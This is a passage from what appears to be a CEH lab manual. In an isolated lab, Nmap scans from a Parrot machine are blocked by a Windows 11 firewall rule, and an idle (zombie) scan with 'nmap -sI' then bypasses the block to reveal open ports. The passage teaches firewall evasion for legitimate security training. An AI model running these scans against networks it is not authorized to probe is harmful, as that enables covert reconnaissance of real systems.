
13. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.



14. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.




15. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.



16. Close all open windows in the **Windows 11** machine and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

17. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.



```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

21. We will now perform a basic Nmap scan on **Windows 11** machine.

22. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

Note: The IP address of the **Windows 11** machine may differ when you perform this task.



```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nmap 10.10.1.11
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]~[-]
└─#
```

23. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.

24. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nmap 10.10.1.11
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]~[-]
└─#nmap -sS 10.10.1.11
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[root@parrot]~[-]
└─#
```

25. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.

The screenshot shows a terminal window titled "nmap -T4 -A 10.10.1.11 - Parrot Terminal". The terminal output is as follows:

```
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]~[-]
└─# nmap -sS 10.10.1.11
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[root@parrot]~[-]
└─# nmap -T4 -A 10.10.1.11
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:40 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00060s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.60 ms 10.10.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]~[-]
└─#
```

26. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.

27. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).

The screenshot shows a terminal window titled "nmap -sP 10.10.1.0/24 - Parrot Terminal". The terminal displays the output of an OS and Service detection performed on 1 IP address (1 host up) in 24.53 seconds. The host is 10.10.1.11, which is up with 0.60 ms latency. The MAC address is 02:15:5D:12:C9:5C (Unknown). The host is identified as www.moviescope.com (10.10.1.19) running Microsoft Windows Server 2022. Other hosts listed are 10.10.1.2, 10.10.1.9, 10.10.1.11, 10.10.1.14, 10.10.1.22, and 10.10.1.13, all of which are up with low latency. The scan took 2.03 seconds for 256 IP addresses.

```
Applications Places System nmap -sP 10.10.1.0/24 - Parrot Terminal
File Edit View Search Terminal Help
1 0.60 ms 10.10.1.11
Parrot
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]-
#nmap -sP 10.10.1.0/24
Starting Nmap 7.92 (https://nmap.org) at 2022-04-18 05:43 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00097s latency).
MAC Address: 02:15:5D:12:C9:5C (Unknown)
Nmap scan report for 10.10.1.9
Host is up (0.00074s latency).
MAC Address: 02:15:5D:12:C9:60 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00046s latency).
MAC Address: 02:15:5D:12:C9:61 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00084s latency).
MAC Address: 02:15:5D:12:C9:5E (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00075s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.03 seconds
[root@parrot]-
#
```

28. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.

```
[root@parrot]~
nmap -sI 10.10.1.22 10.10.1.11
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP. On the other hand, timing info Nmap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.92 (https://nmap.org) at 2022-04-20 02:05 EDT
Idle scan using zombie 10.10.1.22 (10.10.1.22:443); Class: Incremental
Nmap scan report for 10.10.1.11
Host is up (0.048s latency).

Not shown: 995 closed|filtered tcp ports (no-ipid-change)
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
[root@parrot]~
#
```


29. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.

| Name                                         | Group                         | Profile    | Enabled | Action |
|----------------------------------------------|-------------------------------|------------|---------|--------|
| Block Parrot Security                        |                               | All        | Yes     | Block  |
| Firefox (C:\Program Files\Mozilla Firefox)   |                               | Private    | Yes     | Allow  |
| Firefox (C:\Program Files\Mozilla Firefox)   |                               | Private    | Yes     | Allow  |
| Microsoft Teams                              | {78E1CD88-49E3-476E-B926-...} | All        | Yes     | Allow  |
| Microsoft Teams                              | {78E1CD88-49E3-476E-B926-...} | All        | Yes     | Allow  |
| AllJoyn Router (TCP-In)                      | AllJoyn Router                | Domai...   | Yes     | Allow  |
| AllJoyn Router (UDP-In)                      | AllJoyn Router                | Domai...   | Yes     | Allow  |
| App Installer                                | App Installer                 | Domai...   | Yes     | Allow  |
| BranchCache Content Retrieval (HTTP-In)      | BranchCache - Content Retr... | All        | No      | Allow  |
| BranchCache Hosted Cache Server (HTTP...     | BranchCache - Hosted Cach...  | All        | No      | Allow  |
| BranchCache Peer Discovery (WSD-In)          | BranchCache - Peer Discove... | All        | No      | Allow  |
| Cast to Device functionality (qWave-TCP...   | Cast to Device functionality  | Private... | Yes     | Allow  |
| Cast to Device functionality (qWave-UDP...   | Cast to Device functionality  | Private... | Yes     | Allow  |
| Cast to Device SSDP Discovery (UDP-In)       | Cast to Device functionality  | Public     | Yes     | Allow  |
| Cast to Device streaming server (HTTP-St...  | Cast to Device functionality  | Domain     | Yes     | Allow  |
| Cast to Device streaming server (HTTP-St...  | Cast to Device functionality  | Public     | Yes     | Allow  |
| Cast to Device streaming server (HTTP-St...  | Cast to Device functionality  | Private    | Yes     | Allow  |
| Cast to Device streaming server (RTCP-Str... | Cast to Device functionality  | Private    | Yes     | Allow  |
| Cast to Device streaming server (RTCP-Str... | Cast to Device functionality  | Domain     | Yes     | Allow  |
| Cast to Device streaming server (RTSP-Str... | Cast to Device functionality  | Public     | Yes     | Allow  |
| Cast to Device streaming server (RTSP-Str... | Cast to Device functionality  | Domain     | Yes     | Allow  |
| Cast to Device streaming server (RTSP-Str... | Cast to Device functionality  | Private    | Yes     | Allow  |
